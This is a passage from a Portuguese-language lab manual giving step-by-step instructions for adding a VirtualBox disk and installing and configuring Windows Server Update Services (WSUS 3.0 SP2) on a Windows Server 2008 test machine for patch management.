


Figura 92. Instalação das dependências do WSUS

Confirme que suas seleções estão corretas e clique em *Next*, e em seguida em *Install*.

3. A seguir, desligue a máquina *WinServer-G*. Iremos adicionar um novo disco para instalação do WSUS no Virtualbox — o procedimento é bastante similar ao que fizemos para a instalação do Nessus na sessão 8.

Na console administrativa do Virtualbox, selecione a máquina *WinServer-G* e navegue para *Settings > Storage > SATA Controller > Add hard disk*. Na nova tela, selecione *Create new disk*, formato VDI, *Dynamically allocated* e aloque um espaço de 20 GB para o disco, com nome **WSUS**. Finalmente, clique em *Create*.

Ao final do processo, ligue novamente a máquina *WinServer-G*, e faça login como **DOMAINA\Administrator**.

4. Execute *Start > Run... > diskmgmt.msc*. Imediatamente, o sistema detectará o novo disco e irá sugerir sua inicialização, como mostrado a seguir:




Figura 93. Inicialização do disco para o WSUS

Mantenha marcada a caixa *MBR (Master Boot Record)* e clique em *OK*. Em seguida, clique com o botão direito no novo disco (o nome dele deve ser *Disk 1*), e selecione *New Simple Volume....*

Na nova janela, clique em *Next*. Na tela *Specify Volume Size*, mantenha o valor máximo de 20477 MB e clique em *Next*. Em *Assign Drive Letter or Path*, mantenha marcada a caixa *Assign the following drive letter* e escolha uma letra não-utilizada do sistema, como **K:** por exemplo.

Em *Format Partition*, mantenha marcada a caixa *Format this volume with the following settings* e escolha:

- *File system:* NTFS
- *Allocation unit size:* Default
- *Volume label:* WSUS
- *Perform a quick format:* marcada
- *Enable file and folder compression:* desmarcada

Clique em *Next*. Na tela seguinte, verifique que todas as opções de formatação do volume estão corretas, como se segue:



Figura 94. Formatação do volume para o WSUS

Clique em *Finish*. Ao final do processo, feche a janela do *Disk Management* e verifique que o novo volume **K:**, com *label WSUS*, está disponível no *Windows Explorer*.

5. Agora, baixe o pacote do *Windows Server Update Services 3.0 SP2*, disponível em <https://www.microsoft.com/en-us/download/details.aspx?id=5216>, e inicie sua instalação.



Figura 95. Instalação do WSUS

6. Na tela *Installation Mode Selection*, marque *Full server installation including Administration*

Console e clique em *Next*.

7. Em *License Agreement*, marque a caixa *I accept the terms of the License agreement* e clique em *Next*.
8. Na tela *Required Components to use administration UI*, clique em *Next*. Iremos instalar essa dependência a seguir.
9. Em *Select Update Source*, mantenha a caixa *Store updates locally* marcada, com o valor **K:\WSUS**, como se segue. Clique em *Next*.




Figura 96. Pasta de download dos arquivos de update do WSUS

10. Na tela *Database Options*, mantenha marcada a caixa *Install Windows Internal Database on this computer* com o valor **K:\WSUS**, e clique em *Next*.
11. Em *Web Site Selection*, mantenha marcada a caixa *Use the existing IIS Default Web site (recommended)* e clique em *Next*.
12. Na tela *Ready to Install Windows Server Update Services 3.0 SP2*, verifique as opções de instalação como mostrado a seguir. Se tudo estiver correto, clique em *Next*.




Figura 97. Revisão das opções de instalação do WSUS

Aguarde o processo de instalação do WSUS. Ao final, clique em *Finish*.

13. Após a instalação será aberto o *Windows Server Update Services Configuration Wizard*, como mostrado abaixo. Clique em *Next*.




Figura 98. Configuração do WSUS

14. Na tela *Join the Microsoft Update Improvement Program*, desmarque a caixa *Yes, I would like to join the Microsoft Update Improvement Program* e clique em *Next*.
15. Em *Choose Upstream Server*, mantenha marcada a caixa *Synchronize from Microsoft Update* e clique em *Next*.
16. Na tela *Specify Proxy Server*, apenas clique em *Next*.
17. Em *Connect to Upstream Server*, clique no botão *Start Connecting*. O configurar irá conectar-se à Microsoft para fazer o download de tipos de atualizações disponíveis, produtos que podem ser atualizados e linguagens disponíveis. Esse processo pode demorar alguns minutos.




Figura 99. Atualização da base de updates do WSUS

Ao final do procedimento, clique em *Next*.

18. Iremos fazer o download de atualizações para a máquina *WinServer-G* (Windows Server 2008 x86, idioma Inglês-EUA) e *WinClient-G* (Windows 7 x64, idioma Português-Brasil). Assim, na tela *Choose languages*, marque a caixa *Download updates only in these languages* e marque os idiomas *English* e *Portuguese (Brazil)*. Clique em *Next*.
19. Em *Choose Products*, desmarque todas as atualizações do Office e do Windows. Pontualmente, marque apenas as caixas *Windows > Windows 7* e *Windows > Windows Server 2008*, como mostrado a seguir. Clique em *Next*.




Figura 100. Escolha de produtos para download de atualizações

20. Na tela *Choose Classifications*, marque as caixas *Critical Updates*, *Definition Updates*, *Security Updates* e *Service Packs*. Clique em *Next*.
21. Em *Set Sync Schedule* é possível agendar a atualização periódica e automática da base de atualizações a partir do site da Microsoft. Já que neste laboratório estamos configurando apenas um ambiente de testes, mantenha a caixa *Synchronize manually* marcada e clique em *Next*.
22. Na tela *Finished*, desmarque a caixa *Launch the Windows Server Update Services Administration Console* e mantenha marcada a caixa *Begin initial synchronization*. Clique em *Finish*.
23. Para visualizar os relatórios do WSUS, faça o download do *Microsoft Report Viewer 2008 Redistributable* em <https://www.microsoft.com/en-us/download/details.aspx?id=6576>, e instale-o. Aceite todas as opções padrão do instalador.
24. Abra a console de configuração do *Windows Server Update Services*—abra o menu *Start* e pesquise pelo termo **update** para encontrar o programa. Você deverá ver a tela abaixo:

